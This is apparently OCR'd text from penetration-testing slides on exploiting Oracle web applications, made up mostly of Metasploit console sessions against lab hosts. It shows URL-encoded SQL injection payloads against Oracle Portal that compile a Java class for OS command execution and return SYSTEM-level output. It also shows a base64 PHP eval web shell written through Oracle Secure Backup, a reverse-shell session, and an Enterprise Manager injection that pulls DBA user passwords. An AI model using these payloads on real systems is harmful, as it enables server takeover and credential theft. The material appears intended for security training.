192.168.26.137:80/pls/portal/PORTAL.WWV_HTP.CENTERCLOSE?);OWA_UTIL.CELLSPRINT(:1
);--=select+'my'||'veeryv3ry'||'rand0mt3xt'+from+sys.user$+where+rownum=1

[+] We are DBA, all done
[*] Auxiliary module execution completed
```

Oracle Portal Exploitation


- oracle_portal_runcmd.rb
- Verify URL and DBA status



```
msf auxiliary(oracle_portal_runcmd) > run

[*] Checking if the URL is valid 192.168.26.137:80/pls/portal/PORTAL.WWV_HTP.CEN
TERCLOSE?);OWA_UTIL.CELLSPRINT(:1);--=select+'my'||'veeryv3ry'||'rand0mt3xt'+fro
m+dual
[+] URL is valid, continuing
[*] Checking if we are DBA  on:
192.168.26.137:80/pls/portal/PORTAL.WWV_HTP.CENTERCLOSE?);OWA_UTIL.CELLSPRINT(:1
);--=select+'my'||'veeryv3ry'||'rand0mt3xt'+from+sys.user$+where+rownum=1

[+] We are DBA, now set VERIFY to false to continue
[*] Auxiliary module execution completed
```

Oracle Portal Exploitation


- oracle_portal_runcmd.rb
- Set up java libraries and runcmd function



```
msf auxiliary(oracle_portal_runcmd) > set VERIFY FALSE
VERIFY => FALSE
msf auxiliary(oracle_portal_runcmd) > run

[*] Setting up the java libraries to run commands: 192.168.26.137:80/pls/portal/
PORTAL.WWV_HTP.CENTERCLOSE?);execute+immediate+:1;--=create%20or%20replace%20and
%20compile%20java%20source%20named%20%22LinxUtil%22%20as%20import%20java.io.*;%2
0public%20class%20LinxUtil%20extends%20Object%20%7Bpublic%20static%20String%20ru
nCMD(String%20args)%20%7Btry%7BBufferedReader%20myReader=%20new%20BufferedReader
(new%20InputStreamReader(%20Runtime.getRuntime().exec(args).getInputStream()%20)
%20);%20String%20stemp,str=%22%22;while%20((stemp%20=%20myReader.readLine())%20!
=%20null)%20str%20%2b=stemp%2b%22%5Cn%22;myReader.close();return%20str;%7D%20cat
ch%20(Exception%20e)%7Breturn%20e.toString();%7D%7Dpublic%20static%20String%20re
adFile(String%20filename)%7Btry%7BBufferedReader%20myReader=%20new%20BufferedRea
der(new%20FileReader(filename));%20String%20stemp,str=%22%22;while%20((stemp%20=
%20myReader.readLine())%20!=%20null)%20str%20%2b=stemp%2b%22%5Cn%22;myReader.clo
se();return%20str;%7D%20catch%20(Exception%20e)%7Breturn%20e.toString();%7D%7D%7
D
[+] Received 200 for request,looks like the command took
```

Oracle Portal Exploitation


- oracle_portal_runcmd.rb



```
[*] Setting up the java libraries to run commands: 192.168.26.137:80/pls/portal/
PORTAL.WWV_HTP.CENTERCLOSE?);execute+immediate+:1;--=create%20or%20replace%20fun
ction%20LinxRunCMD(p_cmd%20in%20varchar2)%20return%20varchar2%20as%20language%20
java%20name%20'LinxUtil.runCMD(java.lang.String)%20return%20String';
[+] Received 200 for request,looks like the command took
[*] Waiting a bit for caching to catch up
[*] Trying to run our command 192.168.26.137:80/pls/portal/PORTAL.WWV_HTP.CENTER
CLOSE?);OWA_UTIL.CELLSPRINT(:1);--=select%20LinxRunCMD('ipconfig')%20from%20dual
[*] Received 200
[*] Request Body: </CENTER>
<TR>
<TD>

Windows IP Configuration






Ethernet adapter Local Area Connection:



   Connection-specific DNS Suffix  . : localdomain

   IP Address. . . . . . . . . . . . : 192.168.26.137

   Subnet Mask . . . . . . . . . . . : 255.255.255.0
```

Oracle Portal Exploitation

- oracle_portal_runcmd.rb




```
msf auxiliary(oracle_portal_runcmd) > set JAVASETUP FALSE
JAVASETUP => FALSE
msf auxiliary(oracle_portal_runcmd) > set C
set COMMAND          set ConsoleLogging
msf auxiliary(oracle_portal_runcmd) > set COMMAND whoami
COMMAND => whoami
msf auxiliary(oracle_portal_runcmd) > run

[*] Trying to run our command 192.168.26.137:80/pls/portal/PORTAL.WWV_HTP.CENTER
CLOSE?);OWA_UTIL.CELLSPRINT(:1);--=select%20LinxRunCMD('whoami')%20from%20dual
[*] Received 200
[*] Request Body: </CENTER>
<TR>
<TD>nt authority\system
</TD>
</TR>

[*] Auxiliary module execution completed
```

Exploitation of Various Web Apps


- Oracle Secure Backup
- Oracle Times 10
- Oracle 9.2 Enterprise Manager Reporting SQL Injection

Exploitation of Various Web Apps

- Oracle Secure Backup




```
msf auxiliary(osb_execqr) > set CMD cmd.exe /c echo
\"<?php eval(base64_decode(CQkkaXBhZGR ...SNIP...));?> \" > phpshell.php
```



```
LHOST => 192.168.210.11
msf exploit(handler) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Command shell session 2 opened (192.168.210.11:4444 -> 192.168.210.11:37715)

dir
 Volume in drive C has no label.
 Volume Serial Number is C8ED-77A5

 Directory of c:\program files\oracle\backup\apache\htdocs

03/25/2006  12:08p               4,245 index.php
04/04/2006  10:11a              10,666 login.php
03/25/2006  12:08p              29,964 property_box.php
07/16/2009  01:00p               2,935 phpshell.php
               8 File(s)         49,775 bytes
               6 Dir(s)   1,028,009,984 bytes free
```

Enterprise Manager SQL Injection

- Oracle Enterprise Manager Reporting SQL Injection CVE-2006-1885 -- Oracle 9iR2


Reporting Home Page - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites History
Address http://192.168.26.139:3339/em/OEMGenerationServlet?reportName=EM_REPORTING_HOMEPAGE
Go Links
ORACLE Enterprise Manager
Reporting Home

Reporting Home Page

December 24, 2010 10:52:15 PM EST

From this page you can access any Enterprise Manager report that has been published. Reports are accessed from the System State at a Glance table below and from Additional Reports.


System State at a Glance

All Targets	Critical	Warning	Clear	Unknown	Error	Unmonitored
1 Databases	0	0	0	0	0	1
1 HTTP Servers	0	0	0	0	0	1
1 Listeners	0	0	0	0	0	1
1 Nodes	0	0	0	0	0	1
All Targets	0	0	0	0	0	4

TIP To view a report for a specific target, click the appropriate target type in the first column above. Reports that include multiple targets are accessible from any of the included targets. Reports that are not target-specific are accessed from Additional Reports.

Enterprise Manager SQL Injection

- Oracle Enterprise Manager Reporting SQL Injection CVE-2006-1885 -- Oracle 9iR2


Active Jobs - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites History
Address _YYYY_HH24_MI_SS___username_password__Submitted__FROM_DBA_USERS__$oracle_sysman_database/index.html
Go
Links
ORACLE
Enterprise Manager
Reporting Home

